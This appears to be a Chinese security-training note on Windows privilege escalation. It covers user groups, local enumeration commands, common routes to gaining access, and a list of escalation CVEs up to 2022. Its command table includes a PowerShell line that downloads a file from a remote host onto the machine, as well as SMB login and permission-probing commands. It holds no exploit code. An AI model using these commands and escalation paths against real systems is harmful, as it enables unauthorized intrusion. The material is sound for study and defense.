
权限提升-WIN 全平台&MSF 自动化&CS 插件化&EXP 筛选&溢出漏洞



Windows系统内置了许多本地用户组，这些用户组本身都已经被赋予一些权限（permissions),它们具有管理本地计算机或访问本地资源的权限。只要用户账户加入到这些本地组内，这回用户账户也将具备该组所拥有的权限。

0x01 普通权限

默认情况下，系统为用户分了7个组，并给每个组赋予不同的操作权限，管理员组(Administrators)、高权限用户组(Power Users)、普通用户组(Users)、备份操作组(Backup Operators)、文件复制组(Replicator)、来宾用户组(Guests)，身份验证用户组(Ahthenticated users)其中备份操作组和文件复制组为维护系统而设置，平时不会被使用。

管理员组拥有大部分的计算机操作权限(并不是全部)，能够随意修改删除所有文件和修改系统设置只有程序信任组（特殊权限）。再往下就是高权限用户组，这一部分用户也能做大部分事情，但是不能修改系统设置，不能运行一些涉及系统管理的程序。普通用户组则被系统拴在了自己的地盘里，不能处理其他用户的文件和运行涉及管理的程序等。来宾用户组的文件操作权限和普通用户组一样，但是无法执行更多的程序。身份验证用户组(Ahthenticated users) 经过ms验证程序登录的用户均属于此组。

0x02特殊权限

除了上面提到的7个默认权限分组，系统还存在一些特殊权限成员，这些成员是为了特殊用途而设置，分别是:SYSTEM(系统)、Trustedinstaller（信任程序模块）、Everyone(所有人)、CREATOR OWNER(创建者) 等，这些特殊成员不被任何内置用户组吸纳，属于完全独立出来的账户。

真正拥有“完全访问权”的只有一个成员:SYSTEM。这个成员是系统产生的，真正拥有整台计算机管理权限的账户，一般的操作是无法获取与它等价的权限的。

“所有人”权限与普通用户组权限差不多，它的存在是为了让用户能访问被标记为“公有”的文件，这也是一些程序正常运行需要的访问权限——任何人都能正常访问被赋予“Everyone”权限的文件，包括来宾组成员。

被标记为“创建者”权限的文件只有建立文件的那个用户才能访问，做到了一定程度的隐私保护。

但是，所有的文件访问权限均可以被管理员组用户和SYSTEM成员忽略，除非用户使用了NTFS加密。

无论是普通权限还是特殊权限，它们都可以“叠加”使用，“叠加”就是指多个权限共同使用，例如一个账户原本属于Users组，而后我们把他加入Administrators组在加入Trustedinstaller等权限提升，那么现在这个账户便同时拥有两个或多个权限身份，而不是用管理员权限去覆盖原来身份。权限叠加并不是没有意义的，在一些需要特定身份访问的场合，用户只有为自己设置了指定的身份才能访问，这个时候“叠加”的使用就能减轻一部分劳动量了。

命令	描述
systeminfo	打印系统信息
whoami	获得当前用户名
whoami /priv	当前帐户权限
ipconfig	网络配置信息
ipconfig /displaydns	显示DNS缓存
route print	打印出路由表
arp -a	打印arp表
hostname	主机名
net user	列出用户
net user UserName	关于用户的信息
net use \SMBPATH Pa$$w0rd /u:UserName	连接SMB
net localgroup	列出所有组
net localgroup GROUP	关于指定组的信息
net view \127.0.0.1	会话打开到当前计算机
net session	开放给其他机器
netsh firewall show config	显示防火墙配置
DRIVERQUERY	列出安装的驱动
tasklist /svc	列出服务任务
net start	列出启动的服务
dir /s *foo*	在目录中搜索包含指定字符的项
dir /s *foo* == *bar*	同上
sc query	列出所有服务
sc qc ServiceName	找到指定服务的路径
shutdown /r /t 0	立即重启
type file.txt	打印出内容
icacls “C:\Example”	列出权限
wmic qfe get Caption,Description,HotFixID,InstalledOn	列出已安装的布丁
(New-Object System.Net.WebClient).DownloadFile(“http://host/file”,”C:\LocalPath”)	利用ps远程下载文件到本地
accesschk.exe -qwsu “Group”	修改对象（尝试Everyone，Authenticated Users和/或Users）

#知识点：

1、掌握 WIN 系统溢出漏洞提权用户权限

2、掌握 WIN 系统溢出漏洞提权常用命令

3、掌握 WIN 系统溢出漏洞提权常见步骤

4、掌握 WIN 系统溢出漏洞提权 EXP 筛选&利用

5、掌握 WIN 系统溢出漏洞提权不同环境利用区别

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

1、具体有哪些权限需要我们了解掌握的？

后台权限，网站权限，数据库权限，接口权限，系统权限，域控权限等

2、以上常见权限获取方法简要归类说明？

后台权限：SQL 注入,数据库备份泄露，默认或弱口令等获取帐号密码进入

网站权限：后台提升至网站权限，RCE 或文件操作类、反序列化等漏洞直达 Shell

数据库权限：SQL 注入,数据库备份泄露，默认或弱口令等进入或网站权限获取后转入

接口权限：SQL 注入,数据库备份泄露，源码泄漏，培植不当等或网站权限获取后转入

系统权限：高危系统漏洞直达或网站权限提升转入、数据库权限提升转入，第三方转入等

域控权限：高危系统漏洞直达或内网横向渗透转入，域控其他服务安全转入等

3、以上常见权限获取后能操作的具体事情？

后台权限：

演示案例:

- Web&Win2008-人工手动-筛选&下载&利用
- Web&Win2008-CS 半自动-反弹&插件&利用
- Web&Win2012-MSF 全自动-筛选&探针&利用
- Web&Win2016&2019-Ladon 半自动-上传利用

#截止 2022 年前的主流提权漏洞：

CVE-2021-33739 [Microsoft DWM 核心库特权提升漏洞]（Windows 10、20）

CVE-2021-1732 [Windows Win32k 提权漏洞] (Windows 10, 2019/20H2)

CVE-2020-0787【Windows 后台智能传输服务提权漏洞】（Windows 7/8/10、2008/2012/2016/2019）

CVE-2020-0796 [Microsoft 服务器消息块 3.1.1 (SMBv3) 协议处理某些请求的方式中存在一个远程代码执行漏洞，即“Windows SMBv3 客户端/服务器远程代码执行漏洞”] (Windows 1903/1909)

CVE-2019-1458 [当 Win32k 组件无法正确处理内存中的对象时，Windows 中存在一个特权提升漏洞]（Windows 7/8/10/2008/2012/2016）

CVE-2019-0803 [Win32k 组件无法正确处理内存中的对象时，Windows 中存在提权漏洞] (Windows 7/8/10/2008/2012/2016/2019)

CVE-2018-8639 [Win32k 组件无法正确处理内存中的对象时，Windows 中存在提权漏洞] (Windows 7/8/10/2008/2012/2016)

CVE-2018-1038 [Windows 内核提权漏洞]（Windows 7 SP1/Windows Server 2008 R2 SP1）

CVE-2018-0743 [Windows Subsystem for Linux Elevation of Privilege Vulnerability]（Windows 10 版本 1703/Windows 10 版本 1709/Windows Server 版本 1709）

CVE-2018-8453 [Windows Win32k 组件中的提权漏洞] (>= windows 8.1)

CVE-2018-8440 [Windows ALPC 提权漏洞] (windows 7/8.1/10/2008/2012/2016)

MS17-017 [KB4013081] [GDI 调色板对象本地权限提升]（Windows 7/8）

CVE-2017-8464 [LNK 远程执行代码漏洞]（Windows 10 / 8.1 / 7/2016/2010/2008）

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址